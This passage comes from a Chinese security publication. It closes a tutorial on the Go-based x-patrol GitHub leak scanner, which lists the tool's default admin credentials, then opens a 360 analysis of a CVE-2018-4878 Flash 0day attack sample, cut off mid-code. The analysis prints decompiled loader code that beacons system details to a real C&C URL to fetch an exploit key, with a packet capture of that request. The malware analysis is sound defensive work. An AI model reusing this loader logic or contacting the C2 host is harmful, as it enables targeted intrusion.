以下代码为将录入资产列表中的用户、组织的仓库全部查询出来并插入到仓库表中。

```go
package githubsearch

import (
    "x-patrol/models"
    "x-patrol/logger"

    "github.com/google/go-github/github"

    "strings"
)

const (
    CONST_REPO  = "repo"
    CONST_REPOS = "repos"
    CONST_ORGS  = "organizations"
    CONST_USER  = "user"
)

func InsertAllRepos() {
    gitClient, _, _ := GetGithubClient()

    assets, err := models.ListInputInfo()
    if err == nil {
        for _, asset := range assets {
            assetType := strings.ToLower(asset.Type)
            name := asset.Content
            switch assetType {
            case CONST_REPO, CONST_REPOS:
                repos := strings.Split(name, ",")
                for _, item := range repos {
                    r := models.NewRepo(item, item, &asset)
                    has, err := r.Exist()
                    if err == nil && !has {
                        r.Insert()
                    }
                }

            case CONST_ORGS:
                orgs := strings.Split(name, ",")
                var orgsRepos []*github.Repository
                var usersAll []*github.User
                for _, org := range orgs {
                    users, resp, err := gitClient.GetOrgsMembers(org)
                    usersAll = append(usersAll, users...)
                    logger.Log.Println(users, resp, err)
                    repos, resp, err := gitClient.GetOrgsRepos(org)
                    orgsRepos = append(orgsRepos, repos...)
                    models.UpdateRate(gitClient.Token, resp)
                }
                mapRepos := gitClient.GetUsersRepos(usersAll)
                for _, rs := range mapRepos {
                    orgsRepos = append(orgsRepos, rs...)
                }

                for _, repo := range orgsRepos {
                    r := models.NewRepo(*repo.Name, *repo.HTMLURL, &asset)
                    has, err := r.Exist()
                    if err == nil && !has {
                        r.Insert()
                    }
                }

            case CONST_USER:
                var usersRepos []*github.Repository
                users := strings.Split(name, ",")
                mapRepos := gitClient.GetStrUsersRepos(users)
                for _, rs := range mapRepos {
                    usersRepos = append(usersRepos, rs...)
                }
                for _, repo := range usersRepos {
                    r := models.NewRepo(*repo.Name, *repo.HTMLURL, &asset)
                    has, err := r.Exist()
                    if err == nil && !has {
                        r.Insert()
                    }
                }
            }
        }
    }
}
```

仓库管理表中的信息为引擎 2 的扫描目标，允许修改禁用、启用状态，在结果审核时，忽略的仓库的状态会设为禁用状态，下次扫描时将会忽略。token 管理、用户管理、仓库管理、结果审核展示界面的 WEB 实现的占用篇幅较大就不细说了，详细请参考 github 中完整的代码，最终的效果如下：



命令行

到目前为止，我们的 github 泄露巡航系统的核心功能及 WEB 管理功能已经写好了，接下来用 github.com/urfave/cli 库再给这些功能加上一个简洁的命令行外壳，把 WEB 启动功能与扫描功能分开。


```go
package cmd

import (
    "x-patrol/web"
    "x-patrol/util"

    "github.com/urfave/cli"
)

var Web = cli.Command{
    Name:        "web",
    Usage:       "Startup a web Service",
    Description: "Startup a web Service",
    Action:      web.RunWeb,
    Flags: []cli.Flag{
        boolFlag("debug, d", "Debug Mode"),
        stringFlag("host, H", "0.0.0.0", "web listen address"),
        intFlag("port, p", 8000, "web listen port"),
    },
}

var Scan = cli.Command{
    Name:        "scan",
    Usage:       "start to scan github leak info",
    Description: "start to scan github leak info",
    Action:      util.Scan,
    Flags: []cli.Flag{
        stringFlag("mode, m", "github", "scan mode: github, local, all"),
        intFlag("time, t", 900, "scan interval(second)"),
    },
}
```

最终我们的命令行如下：


```
$ ./main
NAME:
   Github leaked patrol - Github leaked patrol, support search github and local repos

USAGE:
   main [global options] command [command options] [arguments...]

VERSION:
   20180131

AUTHOR(S):
   netxfly <x@xsec.io>

COMMANDS:
     web      Startup a web Service
     scan     start to scan github leak info
     help, h  Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --debug, -d              Debug Mode
   --host value, -H value   web listen address (default: "0.0.0.0")
   --port value, -p value   web listen port (default: 8000)
   --mode value, -m value   scan mode: github, local, all (default: "github")
   --time value, -t value   scan interval(second) (default: 900)
   --help, -h               show help
   --version, -v            print the version
```

使用说明

配置好 conf/app.ini 中的参数后启动 WEB，默认会监听到本地的 8000 端口，默认的管理员账户和密码分别为：xsec 和 x@xsec.io。



然后在 WEB 中录入 github token、规则：




启动搜索功能：

scan 指令表示只启动 github 搜索


scan -m local，表示只启动本地代码搜索功能

scan -m all，表示同时启动 github 代码搜索与本地 Repos 搜索功能




审核结果：

github code 搜索结果审核：



本地 repos 详细搜索结果审核：



第 3 种选择

sourcegraph 是非常专业的代码搜索服务商，他们提供的 Sourcegraph Server 是免费的代码搜索服务器，通过 docker 的方式部署，支持无限扩展，支持对 GitHub, BitBucket, GitLab 等仓库的代码搜索。搜索内容包括仓库代码、diff、commit。

Sourcegraph Server 还提供了 GraphQL API，可直接通过 API 提交代码搜索请求。利用 Sourcegraph Server 代替引擎 2 的功能应该会有不错的效果，有兴趣的同学可以尝试一下。

小米安全中心介绍

小米安全中心(MiSRC)是致力于保障小米产品安全、小米业务线安全、小米用户信息安全，而建立的漏洞收集及响应平台。促进与安全专家的合作与交流。

补天
漏洞响应平台

加入补天
与我们共同守护网络安全

【木马分析】

CVE-2018-4878 Flash 0day 漏洞攻击样本解析


作者：360 天眼实验室
文章来源：【安全客】https://www.anquanke.com/post/id/96375

背景


2018 年 1 月 31 日，韩国 CERT 发布公告称发现 Flash 0day 漏洞的野外利用，攻击者执行针对性的攻击；2 月 1 日 Adobe 发布安全公告，确认 Adobe Flash Player 28.0.0.137 及早期版本存在远程代码执行漏洞（CVE-2018-4878）；2 月 2 日，Cisco Talos 团队发布了事件涉及攻击样本的简要分析；2 月 7 日，Adobe 发布了 CVE-2018-4878 漏洞的安全补丁。本文基于 Talos 文章中给出的样本及 360 安全卫士团队输出的报告，对相关样本做进一步的解析以丰富相应的技术细节，但是不涉及 CVE-2018-4878 漏洞的分析。

Flash 0day 漏洞的载体


Flash 0day CVE-2018-4878 漏洞利用代码被嵌入到 Office 文档中，样本使用 Excel 文档为载体，内嵌了一个动画用于加载其中恶意的 Flash 组件：




该诱饵文件中包含一个 ActiveX 对象，打开文件后会加载其中的 Flash 内容：



此 activeX1.bin 不能直接通过 AS3 打开：



将 FWS 前面的数据删除，AS3 即可正常反编译：



此 SWF 本身是一个 loader，运行前初始化了一个 URLrequest 实例，实例设置了对应的完成事件，通过该实例和远端服务器通信获取 Exploit 的解密秘钥后，调用 Decrypt 解密对应的 Exploit 代码：

```
public function loadswf()
{
    this.SWFBClass = loadswf_SWFBClass;
    this.MyURL = loadswf_MyURL;
    this.txtfld = new TextField();
    this.myUrlReqest = new URLRequest();
    this.myUrlLoader = new URLLoader();
    super();
    this.txtfld.width = 500;
    this.txtfld.height = 1000;
    addChild(this.txtfld);
    this.myUrlLoader.addEventListener(Event.COMPLETE, this.Decript);
    this.myUrlLoader.addEventListener(IOErrorEvent.IO_ERROR, this.OnIOErrorHandle);
    this.myUrlLoader.addEventListener(SecurityErrorEvent.SECURITY_ERROR, this.OnSecurityErrorHandle);
    this.binData = (new this.SWFBClass() as ByteArray);
    this.SendGetSwfKeyReqest();
}
```

安全客 (www.anquanke.com)

构造的发送初始数据的 URL 请求如下所示，具体包含：

1、唯一标示 id

2、Flash 版本

3、系统版本

攻击者通过这些基础信息确定目标系统是否在漏洞的影响范围内，这也是 Flash 漏洞利用中的常规操作，即 Exploit 本身不轻易落地，只有当本地环境确认后，再从 C&C 服务器返回 Exploit 对应的解密密钥。

```
public function SendGetSwfKeyReqest():void
{
    var swf_id:ByteArray = new ByteArray();
    var strDbg:String = ((Capabilities.isDebugger) ? "-D" : "");
    var my_url:ByteArray = (new this.MyURL() as ByteArray);
    swf_id.writeBytes(this.binData, this.sz_swf_head, this.id_len);
    this.myUrlReqest.url = StringUtil.trim(my_url.toString());
    this.myUrlReqest.url = (this.myUrlReqest.url + ("?id=" + this.Array2String(swf_id)));
    this.myUrlReqest.url = (this.myUrlReqest.url + (("&fp_vs=" + Capabilities.version.replace(",", "
    this.myUrlReqest.url = (this.myUrlReqest.url + ("&os_vs=" + Capabilities.os));
    this.myUrlLoader.load(this.myUrlReqest);
}
```

安全客 (www.anquanke.com)

提交的数据包样例如下所示：

```
No.     Time        Source          Destination     Protocol Length Info
     16 4.65999600 192.168.5.128    114.108.131.63  TCP        54 1204→80 [ACK] Seq=1 Ack=1 Win=256960 Len=0
     17 4.66133400 192.168.5.128    114.108.131.63  HTTP      678 GET /admincenter/files/boad/4/manager.php?id=2D49A8E6CD2

⊞ Frame 17: 678 bytes on wire (5424 bits), 678 bytes captured (5424 bits) on interface 0
⊞ Ethernet II, Src: 00:0c:29:f8:4c:24 (00:0c:29:f8:4c:24), Dst: 00:50:56:f6:1a:80 (00:50:56:f6:1a:80)
⊞ Internet Protocol Version 4, Src: 192.168.5.128 (192.168.5.128), Dst: 114.108.131.63 (114.108.131.63)
⊞ Transmission Control Protocol, Src Port: 1204 (1204), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 624
⊟ Hypertext Transfer Protocol
  ⊟ [truncated]GET /admincenter/files/boad/4/manager.php?id=2D49A8E6CD252385FABA5177F88EAF0F544858D11A14D6EC48493805834A6436
    ⊞ [ [truncated]Expert Info (Chat/Sequence): GET /admincenter/files/boad/4/manager.php?id=2D49A8E6CD252385FABA5177F88EAF0F
      Request Method: GET
      Request URI [truncated]: /admincenter/files/boad/4/manager.php?id=2D49A8E6CD252385FABA5177F88EAF0F544858D11A14D6EC48493
      Request Version: HTTP/1.1
    Accept: */*\r\n
    Accept-Language: zh-CN\r\n
    x-flash-version: 10,1,53,38\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729
    Host: www.dylboiler.co.kr\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI [truncated]: http://www.dylboiler.co.kr/admincenter/files/boad/4/manager.php?id=2D49A8E6CD252385FABA517

0000  00 50 56 f6 1a 80 00 0c  29 f8 4c 24 08 00 45 00   .PV..... ).L$..E.
0010  02 98 08 9a 40 00 80 06  00 00 c0 a8 05 80 72 6c   ....@... ......rl
0020  83 3f 04 b4 00 50 9f c8  0b d8 7e dc 34 6d 50 18   .?...P.. ..~.4mP.
0030  fa f0 be 5e 00 00 47 45  54 20 2f 61 64 6d 69 6e   ...^..GE T /admin
0040  63 65 6e 74 65 72 2f 66  69 6c 65 73 2f 62 6f 61   center/f iles/boa
0050  64 2f 34 2f 6d 61 6e 61  67 65 72 2e 70 68 70 3f   d/4/mana ger.php?
0060  69 64 3d 32 44 34 39 41  38 45 36 43 44 32 35 32   id=2D49A 8E6CD252
0070  33 38 35 46 41 42 41 35  31 37 37 46 38 38 45 41   385FABA5 177F88EA
0080  46 30 46 35 34 34 38 35  38 44 31 31 41 31 34 44   F0F54485 8D11A14D
0090  36 45 43 34 38 34 39 33  38 30 35 38 33 34 41 36   6EC48493 805834A6
00a0  34 33 36 30 39 41 41 41  46 35 37 45 37 39 33 41   43609AAA F57E793A
00b0  42 37 43 36 43 36 38 34  30 42 45 44 44 41 39 46   B7C6C684 0BEDDA9F
00c0  46 33 46 36 41 31 37 42  32 36 38 36 31 31 39 33   F3F6A17B 26861193
00d0  38 37 35 41 32 35 46 39  30 33 34 35 33 43 35 33   875A25F9 03453C53
00e0  33 30 39 44 34 37 41 41  37 33 36 46 35 36 31 35   309D47AA 736F5615
00f0  31 35 39 36 37 42 37 38  42 33 36 37 31 46 37 46   15967B78 B3671F7F
0100  36 42 37 45 34 46 41 31  31 33 31 35 31 36 33 30   6B7E4FA1 13151630
0110  42 45 39 37 39 33 41 44  36 44 37 30 35 44 37 37   BE9793AD 6D705D77
0120  44 41 41 37 38 30 32 42  37 30 43 26 66 70 5f 76   DAA7802B 70C&fp_v
0130  73 3d 57 49 4e 25 32 30  31 30 2e 31 2c 35 33 2c   s=WIN%20 10.1,53,
0140  33 38 26 6f 73 5f 76 73  3d 57 69 6e 64 6f 77 73   38&os_vs =Windows
0150  25 32 30 37 20 48 54 54  50 2f 31 2e 31 0d 0a 41   %207 HTT P/1.1..A
0160  63 63 65 70 74 3a 20 2a  2f 2a 0d 0a 41 63 63 65   ccept: * /*..Acce
0170  70 74 2d 4c 61 6e 67 75  61 67 65 3a 20 7a 68 2d   pt-Langu age: zh-
0180  43 4e 0d 0a 78 2d 66 6c  61 73 68 2d 76 65 72 73   CN..x-fl ash-vers
0190  69 6f 6e 3a 20 31 30 2c  31 2c 35 33 2c 33 38 0d   ion: 10, 1,53,38.
```

在此之后，通过该请求返回的密钥解密得到 Exploit 执行：

```
public function Decript(event:Event):void
{
    var j:int;
    var loader:URLLoader = URLLoader(event.target);
    var swf_key_txt:String = loader.data;
    var decData:ByteArray = new ByteArray();
    var swf_key:ByteArray = new ByteArray();
    var i:int;
